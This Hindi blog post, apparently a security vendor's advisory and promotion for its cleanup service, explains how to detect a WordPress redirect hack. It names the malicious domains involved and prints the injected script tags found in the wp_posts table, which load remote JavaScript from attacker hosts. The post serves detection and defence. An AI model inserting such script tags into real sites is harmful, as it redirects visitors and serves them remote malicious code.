

वर्डप्रेस रीडायरेक्ट हैक अब बहुत लंबे समय से एक खतरा रहे हैं। यह हर कुछ हफ्तों में नए रीडायरेक्ट हैक में खुद को बदल देता है। हम उन सभी प्रकार के वर्डप्रेस रीडायरेक्ट को कवर कर रहे हैं जैसे ही वे आते हैं। सूची में जोड़ना यह ब्लॉग पोस्ट है जो वर्डप्रेस रीडायरेक्ट हैक के एक और प्रकार को उजागर करता है। यह हैक ब्लॉग पेज विजिटर्स को दुर्भावनापूर्ण डोमेन पर रीडायरेक्ट करता है।

कुछ दुर्भावनापूर्ण डोमेन में adaranth.[com], buyittraffic.[com], cuttraffic.[com], statistic[.]admarketlocation[.]com, planeobservetoo1[.]live, आदि शामिल हैं।
कैसे जांचें कि आप संक्रमित हैं?
1. लक्षणों का निरीक्षण करें
- विजिटर्स अनचाहे डोमेन पर रीडायरेक्ट हो रहे हैं।
- आपके ब्लॉग पेजों के लिए गूगल रैंकिंग गिर रही है।
- आपको अवैध साइट व्यवहार के लिए गूगल से चेतावनी संदेश मिल रहे हैं।
- आपकी वेबसाइट ब्लैकलिस्ट हो गई है। आप इसे इस ब्लैकलिस्ट चेकर टूल से आसानी से जांच सकते हैं।
- वेब पेज स्रोत कोड में दुर्भावनापूर्ण लिंक हैं।
हमारा टूल 65+ ब्लैकलिस्ट को स्कैन करता है यह जांचने के लिए कि क्या आपकी वेबसाइट ब्लैकलिस्टेड है
यदि आप उपरोक्त में से किसी भी लक्षण को देखते हैं, तो आपकी वेबसाइट हैक हो गई है।
वर्डप्रेस ब्लॉग रीडायरेक्ट कर रहा है? अभी ठीक करें!
2. मैलवेयर स्कैनर से जांचें
हैक की पुष्टि करने का एक और तरीका है अपनी वेबसाइट को मैलवेयर स्कैनर से स्कैन करना। आप इसके लिए ऑनलाइन मैलवेयर स्कैनर का उपयोग कर सकते हैं। बस अपनी वेबसाइट का URL दर्ज करें और स्कैन दबाएं।

हैक का पता कैसे लगाएं?
लगभग सभी रीडायरेक्ट हैक के पीछे एक ही फॉर्मूला काम करता है - डेटाबेस या कोर फ़ाइलों में दुर्भावनापूर्ण कोड इंजेक्शन। यह अलग नहीं था।
हैक का विश्लेषण करने के बाद, हम इस निष्कर्ष पर पहुंचे कि हैकर ने डेटाबेस में दुर्भावनापूर्ण कोड इंजेक्ट किया होगा।
यह बहुत संभावना है कि हैकर्स ने डेटाबेस के wp_posts टेबल (जिसमें वेबसाइट की हर पोस्ट होती है) में JS कोड इंजेक्ट किया है।
आप इस तरह अपने डेटाबेस की जांच कर सकते हैं:
- PHPMyAdmin के साथ अपने डेटाबेस तक पहुंचें।
- wp_posts टेबल पर जाएं। रीडायरेक्ट करने वाली पोस्ट पर जाएं और पोस्ट में "adaranth.[com]" (या अन्य दुर्भावनापूर्ण डोमेन) खोजें (Ctrl + F)।
दुर्भावनापूर्ण कोड का एक उदाहरण:
<script src=“https://trafficpage.cool/addons/lnkr5.min.js” type=“text/javascript“></script><script src=“https://trafficpage.cool/addons/lnkr30_nt.min.js” type=“text/javascript“></script><script src=“https://loadsource.org/91a2556838a7c33eac284eea30bdcc29/validate-site.js?uid=51824x5953x&r=1536317274530” type=“text/javascript“></script>
एक हैक की गई वेबसाइट में पाया गया एक और दुर्भावनापूर्ण स्क्रिप्ट कुछ इस तरह दिखता था:
<script src=’https://dl.gotosecond2.com/clizkes' type=‘text/javascript’></script>
अब क्या करें?
संक्रमण साफ़ करें और अपनी वेबसाइट को सुरक्षित करें।
आप मैलवेयर क्लीनअप में जितनी देरी करेंगे, उतना अधिक नुकसान होगा। एस्ट्रा के तत्काल मैलवेयर क्लीनअप प्रोग्राम का विकल्प चुनें और जिस दिन आप साइन अप करते हैं उसी दिन अपनी वेबसाइट को साफ़ करवाएं। एस्ट्रा द्वारा पेशेवर मैलवेयर क्लीनअप प्राप्त करने के लिए:
- एस्ट्रा के मैलवेयर क्लीनअप प्रोग्राम के लिए साइन अप करें
- अपने सर्वर क्रेडेंशियल अपडेट करें और बस।

हमारे सुरक्षा इंजीनियर 6-8 घंटों के भीतर आपकी वेबसाइट से संक्रमण, सभी छिपे हुए बैकडोर को साफ कर देंगे। क्लीनअप के बाद एस्ट्रा का हैकर्स द्वारा परखा गया फ़ायरवॉल आपकी वेबसाइट पर तैनात किया जाएगा ताकि भविष्य में ऐसे हमलों से सुरक्षा सुनिश्चित हो सके।
निष्कर्ष
आपकी वेबसाइट साफ और पूरी तरह से चलने के बाद, अनुशंसित वर्डप्रेस सुरक्षा सर्वोत्तम प्रथाओं का पालन करके इसकी सुरक्षा सुनिश्चित करें। जिनमें से कुछ हैं:
- अपनी वेबसाइट और सर्वर पर सभी खातों के लिए केवल मजबूत पासवर्ड बनाएं और उपयोग करें। साथ ही, उन्हें अक्सर बदलें।
- डिफ़ॉल्ट एडमिन URL को कुछ असामान्य में बदलें।
- सही वर्डप्रेस फ़ाइल और फ़ोल्डर अनुमतियाँ सेट करें
- अपने एडमिन क्षेत्र को प्रतिबंधित करें।
- लॉगिन प्रयास सीमित करें, आदि।
कार्यक्रम या एस्ट्रा के बारे में कोई प्रश्न? हमारे साथ चैट पर आएं।